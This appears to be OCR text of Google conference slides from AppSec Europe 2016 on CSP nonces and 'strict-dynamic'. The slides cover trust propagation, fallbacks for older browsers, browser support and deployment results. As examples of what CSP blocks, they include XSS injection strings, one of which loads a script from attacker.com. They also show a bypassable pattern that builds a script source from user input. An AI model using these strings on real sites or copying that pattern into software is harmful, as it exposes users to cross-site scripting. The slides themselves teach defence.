


Content-Security-Policy:

```
default-src 'self';
script-src 'self' 'nonce-r4nd0m';
report-uri /csp_violation_logger;
```

HOW DO CSP NONCES WORK?

Script injections (XSS) get blocked


money.example.com
<img src="cat.png">
<script nonce="r4nd0m" src="//yep.com/x.js">
">'><script src="//attacker.com">
">'><script>alert(42)</script>
CSP allows
CSP allows
CSP blocks
CSP blocks
money.example.com
yep.com
attacker.com
source neither nonced nor whitelisted
script without correct nonce
money.example.com/csp_violations_logger

Content-Security-Policy

```
default-src 'self';
script-src 'self' 'nonce-r4nd0m';
report-uri /csp_violation_logger;
```

DEMO

THE SOLUTION

Dynamic trust propagation with 'strict-dynamic'

```
<script nonce="r4nd0m">
  var s = document.createElement("script");
  s.src = "//example.com/bar.js";
  document.body.appendChild(s);
</script>
```

```
<script nonce="r4nd0m">
  var s = "<script ";
  s += "src=//example.com/bar.js></script>";
⚠ document.write(s);
</script>
```

Parser inserted

```
<script nonce="r4nd0m">
  var s = "<script ";
  s += "src=//example.com/bar.js></script>";
⚠ document.body.innerHTML = s;
</script>
```

Parser inserted

From the CSP3 specification

The 'strict-dynamic' source expression aims to make Content Security Policy simpler to deploy for existing applications which have a high degree of confidence in the scripts they load directly, but low confidence in the possibility to provide a secure whitelist.

EFFECTS OF 'strict-dynamic'

If present in a script-src or default-src directive, together with a nonce and/or hashes, it has two main effects:

1) Discard whitelists (and 'unsafe-inline', if nonces are present in the policy)

2) Scripts created by non-parser-inserted (dynamically generated) script elements are allowed.

A NEW WAY OF DOING CSP

Introducing strict nonce-based CSP with 'strict-dynamic'

Strict nonce-based CSP with 'strict-dynamic' and fallbacks for older browsers

```
script-src 'nonce-r4nd0m' 'strict-dynamic' 'unsafe-inline' https:;
object-src 'none';
```

Behavior in a CSP3 compatible browser

- **nonce-r4nd0m** - Allows all scripts to execute if the correct nonce is set.
- **strict-dynamic** - [NEW!] Propagates trust and discards whitelists.
- **unsafe-inline** - Discarded in presence of a nonce in newer browsers. Here to make `script-src` a no-op for old browsers.
- **https:** - Allow HTTPS scripts. Discarded if browser supports 'strict-dynamic'.

DEMO

ROMA MMXVI APPSEC EUROPE

A NEW WAY OF DOING CSP

Strict nonce-based CSP with 'strict-dynamic' and older browsers

```
script-src 'nonce-r4nd0m' 'strict-dynamic' 'unsafe-inline' https:;
object-src 'none';
```

🟥 Dropped by CSP2 and above in presence of a nonce

🟪 Dropped by CSP3 in presence of 'strict-dynamic'

CSP3 compatible browser (strict-dynamic support)

```
script-src 'nonce-r4nd0m' 'strict-dynamic' ~~'unsafe-inline'~~ ~~https:~~;
object-src 'none';
```

CSP2 compatible browser (nonce support) - No-op fallback

```
script-src 'nonce-r4nd0m' 'strict-dynamic' ~~'unsafe-inline'~~ https:;
object-src 'none';
```

CSP1 compatible browser (no nonce support) - No-op fallback

```
script-src 'nonce-r4nd0m' 'strict-dynamic' 'unsafe-inline' https:;
object-src 'none';
```

LIMITATIONS OF 'strict-dynamic'

Bypassable if:

```
<script nonce="r4nd0m">
  var s = document.createElement("script");
  s.src = userInput + "/x.js";
</script>
```

Compared to whitelist based CSPs, strict CSPs with 'strict-dynamic' still significantly reduces the attack surface.

Furthermore, the new attack surface - dynamic script-loading DOM APIs - is significantly easier to control and review.

STRICT CSP - REDUCTION OF THE ATTACK SURFACE

Essentially we are going

from

being able to bypass **>90% of Content Security Policies**

(because of mistakes and whitelisted origins you can't control)


to

secure-by-default, **easy to adopt**, with a very low chance of still being bypassable

(based on our extensive XSS root cause analysis at Google)

BROWSER SUPPORT

A fragmented environment



THE GOOD, THE OK, THE UGLY

Chromium / Chrome is the browser with the best support of CSP, even if it does not always follow the spec (with reasons).

Firefox did not support `child-src` and delivery of CSP via `<meta>` tag until March 2016 (version 45), still does not implement `plugin-types` and struggles with SharedWorkers.

Webkit-based browsers (Safari, ...) very recently got nonce support.

Microsoft Edge still **fails** several tests.
Internet Explorer just supports the "sandbox" attribute.

SUCCESS STORIES

'strict-dynamic' makes CSP easier to deploy and more secure

Already deployed on several Google services, totaling 7M+ monthly active users.

Works out of the box for:

- Google Maps APIs
- Google Charts APIs
- Facebook widget
- Twitter widget
- ReCAPTCHA
- . . .

Test it yourself with Chrome 52+: https://csp-experiments.appspot.com

Q & A

We would love to get your feedback!

QUESTIONS?

@mikispag

@we1x

#strictdynamic

{lwe,mikispag,aaj}@google.com

ROMA MMXVI | APPSEC EUROPE